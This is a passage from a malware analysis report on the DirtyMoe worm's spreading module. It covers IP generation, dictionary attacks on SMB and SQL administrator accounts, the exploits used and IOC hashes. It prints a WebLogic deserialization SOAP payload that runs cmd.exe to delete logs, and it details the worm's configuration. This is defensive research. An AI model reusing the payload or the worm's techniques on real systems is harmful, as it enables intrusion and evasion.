
Oracle Weblogic Server

`CVE:2019-2725: Oracle Weblogic Server - 'AsyncResponseService' Deserialization RCE`

The module again exploits vulnerabilities published at [9] to send malicious SOAP payloads without any authentication to the Oracle Weblogic Server T3 interface, followed by sending additional SOAP payloads to the WLS AsyncResponseService interface.

SOAP

The SOAP request defines the `WorkContext` as `java.lang.Runtime` with three arguments. The first argument defines which executable should be run. The following arguments determine parameters for the executable. An example of the `WorkContext` is shown in **Figure 15**.



```
<object class="java.lang.Runtime" method="getRuntime">
    <void method="exec">
        <array class="java.lang.String" length="3">
            <void index="0">
                <string>c:\windows\system32\cmd.exe</string>
            </void>
            <void index="1">
                <string>/c</string>
            </void>
            <void index="2">
                <string>del /q .serversAdminServertmp_WL_internalbea_
                               wls9_async_response8tpkyswaraccess*.log</string>
            </void>
</object>
```

Figure 15. SOAP request for Oracle Weblogic Server

Hardcoded SOAP commands are not related to `@RCE@`; we assume that this implementation is also in development.

6. Worming Module Execution

The worming module is managed by the DirtyMoe service, which controls its configuration, initialization, and worming execution. This section describes the lifecycle of the worming module.

6.1 Configuration

The DirtyMoe service contacts one of the C&C servers and downloads an appropriate worming module into a Shim Database (SDB) file located at `%windir%\apppatch\TK<volume-id>MS.sdb`. The worming module is then decrypted and injected into a new `svchost.exe` process, as Figure 2 illustrates.

The encrypted module is a PE executable that contains additional placeholders. The DirtyMoe service passes configuration parameters to the module via these placeholders. This approach is identical to other DirtyMoe modules; however, some of the placeholders are not used in the case of the worming module.

The placeholders overview is as follows:

- `@TaskGuid@`: N/A in worming module
- `@IPsSign@`: N/A in worming module
- `@RunSign@`: Mutex created by the worming module that is controlled by the DirtyMoe service
- `@GadSign@`: ID of DirtyMoe instance registered in C&C
- `@FixSign@`: Type of worming module, e.g, ScanSmbHs5
- `@InfSign@`: Worming module configuration

6.2 Initialization

When the worming module, represented by the new process, is injected and resumed by the DirtyMoe service, the module initialization is invoked. Firstly, the module unpacks a word dictionary containing passwords for a dictionary attack. The dictionary consists of 100,000 commonly used passwords compressed using LZMA. Secondly, internal structures are established as follows:

IP Address Backlog
The module stores discovered IP addresses with open ports of interest. It saves the IP address and the timestamp of the last port check.

Dayspan and Hourspan Lists
These lists manage IP addresses and their insertion timestamps used for the dictionary attack. The IP addresses are picked up based on a threshold value defined in the configuration. The IP will be processed if the IP address timestamp surpasses the threshold value of the day or hour span. If, for example, the threshold is set to 1, then if a day/hour span of the current date and a timestamp is greater than 1, a corresponding IP will be processed. The *Dayspan list* registers IPs generated by Class B from IP Table, Fully Random IP, and Derived Classes A methods; in other words, IPs that are further away from the worming module location. On the other hand, the *Hourspan list* records IPs located closer.

Thirdly, the module reads its configuration described by the `@InfSign@` placeholder. The configuration matches this pattern: `<IP>|<PNG_ID>|<timeout>|[SMB:HX:PX1.X2.X3:AX:RX:BX:CX:DX:NX:SMB]`

- `IP` is the number representing the machine IP from which the attack will be carried out. The IP is input for the methods generating IPs; see Section 4. If the IP is not available, the default address `98.126.89.1` is used.
- `PNG_ID` is the number used to derive the hash-name that mirrors the DirtyMoe object name (MSI installer package) stored at C&C. The hashname is generated using `MS_RPC_<n>` string where `n` is `PNG_ID`; see Section 3.
- `Timeout` is the default timeout for connections to the attacked services in seconds.
- `HX` is a threshold for comparing IP timestamps stored in the *Dayspan and Hourspan lists*. The comparison ascertains whether an IP address will be processed if the timestamp of the IP address exceeds the day/hour threshold.
- `P` is the flag for the dictionary attack.

    - X1 number determines how many initial passwords will be used from the password dictionary to increase the probability of success – the dictionary contains the most used passwords at the beginning.
    - X2 number is used for the second stage of the dictionary attack if the first X1 passwords are unsuccessful. Then the worming module tries to select X2 passwords from the dictionary randomly.
    - X3 number defines how many threads will process the *Dayspan and Hourspan lists*; more precisely, how many threads will attack the registered IP addresses in the *Dayspan/Hourspan lists*.
- AX: how many threads will generate IP addresses using Class B from IP Table methods.
- RX: how many threads for the Fully Random IP method.
- BX, CX, DX: how many threads for the Derived Classes A, B, C methods.
- NX defines a thread quantity for the Derived Local IPs method.

The typical configuration can be `217.xxx.xxx.xxx|5|2|[SMB:H1:P1.30.3:A10:R3:B3:C3:D1:N3:SMB]`

Finally, the worming module starts all threads defined by the configuration, and the worming process and attacks are started.

6.3 Worming

The worming process has five phases run, more or less, in parallel. **Figure 16** has an animation of the worming process.




Figure 16. Worming module workflow

Phase 1

The worming module usually starts 23 threads generating IP addresses based on Section 4. The IP addresses are classified into two groups: day-span and hour-span.

Phase 2

The second phase runs in parallel with the first; its goal is to test generated IPs. Each specific module targets defined ports that are verified via sending a zero-length transport datagram. If the port is active and ready to receive data, the IP address of the active port is added to *IP Address Backlog*. Additionally, the SMB worming module immediately tries the EternalBlue attack within the port scan.

Phase 3

The IP addresses verified in Phase 2 are also registered into the *Dayspan and Hourspan lists*. The module keeps only 100 items (IP addresses), and the lists are implemented as a queue. Therefore, some IPs can be removed from these lists if the IP address generation is too fast or the dictionary attacks are too slow. However, the removed addresses are still present in the *IP Address Backlog*.

Phase 4

The threads created based on the X3 configuration parameters process and manage the items (IPs) of *Dayspan and Hourspan lists*. Each thread picks up an item from the corresponding list, and if the defined day/hour threshold (HX parameter) is exceeded, the module starts the dictionary attack to the picked-up IP address.

Phase 5

Each generated and verified IP is associated with a timestamp of creation. The last phase is activated if the previous timestamp is older than 10 minutes, i.e., if the IP generation is suspended for any reason and no new IPs come in 10 minutes. Then one dedicated thread extracts IPs from the backlog and processes these IPs from the beginning; These IPs are processed as per Phase 2, and the whole worming process continues.

6.4 Dictionary Attack

The dictionary attack targets two administrator user names, namely `administrator` for SMB services and `sa` for MS SQL servers. If the attack is successful, the worming module infiltrates a targeted system utilizing an attack series composed of techniques described in Section 5:

- Service Control Manager Remote Protocol (SCMR)
- Windows Management Instrumentation (WMI)
- Microsoft SQL Server (SQL)

The first attack attempt is sent with an empty password. The module then addresses three states based on the attack response as follows:

- No connection: the connection was not established, although a targeted port is open – a targeted service is not available on this port.
- Unsuccessful: the targeted service/system is available, but authentication failed due to an incorrect username or password.
- Success: the targeted service/system uses the empty password.

Administrator account has an empty password

If the administrator account is not protected, the whole worming process occurs quickly (this is the best possible outcome from the attacker's point of view). The worming module then proceeds to infiltrate the targeted system with the attack series (SCMR, WMI, SQL) by sending the empty password.

Bad username or authentication information

A more complex situation occurs if the targeted services are active, and it is necessary to attack the system by applying the password dictionary.

Cleverly, the module stores all previously successful passwords in the system registry; the first phase of the dictionary attack iterates through all stored passwords and uses these to attack the targeted system. Then, the attack series (SCMR, WMI, SQL) is started if the password is successfully guessed.

The second phase occurs if the stored registry passwords yield no success. The module then attempts authentication using a defined number of initial passwords from the password dictionary. This number is specified by the X1 configuration parameters (usually X1*100). If this phase is successful, the guessed password is stored in the system registry, and the attack series is initiated.

The final phase follows if the second phase is not successful. The module randomly chooses a password from a dictionary subset X2*100 times. The subset is defined as the original dictionary minus the first X1*100 items. In case of success, the attack series is invoked, and the password is added to the system registry.

Successfully used passwords are stored encrypted, in the following system registry location:
`HKEY_LOCAL_MACHINE\Software\Microsoft\DirectPlay8\Direct3D\RegRunInfo-BarkIPsInfo`

7. Summary and Discussion

Modules

We have detected three versions of the DirtyMoe worming module in use. Two versions specifically focus on the SMB service and MS SQL servers. However, the third contains several artifacts implying other attack vectors targeting PHP, Java Deserialization, and Oracle Weblogic Server. We continue to monitor and track these activities.

Attacked Machines

One interesting finding is an attack adaptation based on the geological location of the worming module. Methods described in Section 4 try to distribute the generated IP addresses evenly to cover the largest possible radius. This is achieved using the IP address of the worming module itself since half of the threads generating the victim's IPs are based on the module IP address. Otherwise, if the IP is not available for some reason, the IP address `98.126.89.1` located in Los Angeles is used as the base address.

We performed a few VPN experiments for the following locations: the United States, Russian Federation, Czech Republic, and Taiwan. The results are animated in **Figure 17**; **Table 1** records the attack distributions for each tested VPN.

VPN	Attack Distribution	Top countries
United States	North America (59%) Europe (21%) Asia (16%)	United States
Russian Federation	North America (41%) Europe (33%) Asia (20%)	United States, Iran, United Kingdom, France, Russian Federation
Czech Republic	Europe (56%) Asia (14%) South America (11%)	China, Brazil, Egypt, United States, Germany
Taiwan	North America (47%) Europe (22%) Asia (18%)	United States, United Kingdom, Japan, Brazil, Turkey

Table 1. VPN attack distributions and top countries




Figure 17. VPN attack distributions

LAN

Perhaps the most striking discovery was the observed lateral movement in local networks. The module keeps all successfully guessed passwords in the system registry; these saved passwords increase the probability of password guessing in local networks, particularly in home and small business networks. Therefore, if machines in a local network use the same weak passwords that can be easily assessed, the module can quickly infiltrate the local network.

Exploits

All abused exploits are from publicly available resources. We have identified six main vulnerabilities summarized in **Table 2**. The worming module adopts the exact implementation of EternalBlue, ThinkPHP, and Oracle Weblogic Server exploits from exploit-db. In the same way, the module applies and modifies implementations of DoublePulsar, Tater, and PowerSploit frameworks.

ID	Description
`CVE:2019-9082`	ThinkPHP – Multiple PHP Injection RCEs
`CVE:2019-2725`	Oracle Weblogic Server – ‘AsyncResponseService’ Deserialization RCE
`CVE:2019-1458`	WizardOpium Local Privilege Escalation
`CVE:2018-0147`	Deserialization Vulnerability
`CVE:2017-0144`	EternalBlue SMB Remote Code Execution (MS17-010)
`MS15-076`	RCE Allow Elevation of Privilege (Hot Potato Windows Privilege Escalation)

Table 2. Used exploits

C&C Servers

The C&C servers determine which module will be deployed on a victim machine. The mechanism of the worming module selection depends on client information additionally sent to the C&C servers. However, details of how this module selection works remain to be discovered.

Password Dictionary

The password dictionary is a collection of the most commonly used passwords obtained from the internet. The dictionary size is 100,000 words and numbers across several topics and languages. There are several language mutations for the top world languages, e.g., English, Spanish, Portuguese, German, French, etc. (passwort, heslo, haslo, lozinka, parool, wachtwoord, jelszo, contrasena, motdepasse). Other topics are cars (volkswagen, fiat, hyundai, bugatti, ford) and art (davinci, vermeer, munch, michelangelo, vangogh). The dictionary also includes dirty words and some curious names of historical personalities like hitler, stalin, lenin, hussein, churchill, putin, etc.

The dictionary is used for SCMR, WMI, and SQL attacks. However, the SQL module hard-codes another 15 pairs of usernames/passwords also collected from the internet. The SQL passwords usually are default passwords of the most well-known systems.

Worming Workflow

The modules also implement a technique for repeated attacks on machines with 'live' targeted ports, even when the first attack was unsuccessful. The attacks can be scheduled hourly or daily based on the worm configuration. This approach can prevent a firewall from blocking an attacking machine and reduce the risk of detection.

Another essential attribute is the closing of TCP port 445 port following a successful exploit of a targeted system. This way, compromised machines are "protected" from other malware that abuse the same vulnerabilities. The MSI installer also includes a mechanism to prevent overwriting DirtyMoe by itself so that the configuration and already downloaded modules are preserved.

IP Generation Performance

The primary key to this worm's success is the performance of the IP generator. We have used empirical measurement to determine the performance of the worming module. This measurement indicates that one module instance can generate and attack 1,500 IPs per second on average. However, one of the tested instances could generate up to 6,000 IPs/sec, so one instance can try two million IPs per day.

The evidence suggests that approximately 1,900 instances can generate the whole IPv4 range in one day; our detections estimate more than 7,000 active instances exist in the wild. In theory, the effect is that DirtyMoe can generate and potentially target the entire IPv4 range three times a day.

8. Conclusion

The primary goal of this research was to analyze one of the DirtyMoe module groups, which provides the spreading of the DirtyMoe malware using worming techniques. The second aim of this study was to investigate the effects of worming and investigate which exploits are in use.

In most cases, DirtyMoe is deployed using external exploit kits like PurpleFox or injected installers of Telegram Messenger that require user interaction to successful infiltration. Importantly, worming is controlled by C&C and executed by active DirtyMoe instances, so user interaction is not required.

Worming target IPs are generated utilizing the cleverly designed algorithm that evenly generates IP addresses across the world and in relation to the geological location of the worming module. Moreover, the module targets local/home networks. Because of this, public IPs and even private networks behind firewalls are at risk.

Victims' active machines are attacked using EternalBlue exploits and dictionary attacks aimed at SCMR, WMI, and MS SQL services with weak passwords. Additionally, we have detected a total of six vulnerabilities abused by the worming module that implement publicly disclosed exploits.

We also discovered one worming module in development containing other vulnerability exploit implementations – it did not appear to be fully armed for deployment. However, there is a chance that tested exploits are already implemented and are spreading in the wild.

Based on the amount of active DirtyMoe instances, it can be argued that worming can threaten hundreds of thousands of computers per day. Furthermore, new vulnerabilities, such as Log4j, provide a tremendous and powerful opportunity to implement a new worming module. With this in mind, our researchers continue to monitor the worming activities and hunt for other worming modules.

IOCs

CVE-2019-1458: “WizardOpium’ Local Privilege Escalation

```
fef7b5df28973ecf8e8ceffa8777498a36f3a7ca1b4720b23d0df18c53628c40
```

SMB worming modules

```
f78b7b0faf819328f72a7181ed8cc52890fedcd9bf612700d7b398f1b9d77ab6
dc1dd648287bb526f11ebacf31edd06089f50c551f7724b98183b10ab339fe2b
```

SQL worming modules

```
df8f37cb2f20ebd8f22e866ee0e25be7d3731e4d2af210f127018e2267c73065
b3e8497a4cf00489632e54e2512c05d9c80288c2164019d53615dd53c0977fa7
```

Worming modules in development

```
36e0e1e4746d0db1f52aff101a103ecfb0414c8c04844521867ef83466c75340
```

References

[1] Malicious Telegram Installer Drops Purple Fox Rootkit
[2] Purple Fox Rootkit Now Propagates as a Worm
[3] Exploit-db: ‘EternalBlue’ SMB Remote Code Execution (MS17-010)
[4] Threat Spotlight: The Shadow Brokers and EternalPulsar Malware
[5] Service Control Manager Remote Protocol
[6] Windows Management Instrumentation
[7] Exploit-db: ThinkPHP – Multiple PHP Injection RCEs (Metasploit)
[8] Exploit-db: Deserialization Vulnerability
[9] Exploit-db: ‘AsyncResponseService’ Deserialization RCE (Metasploit)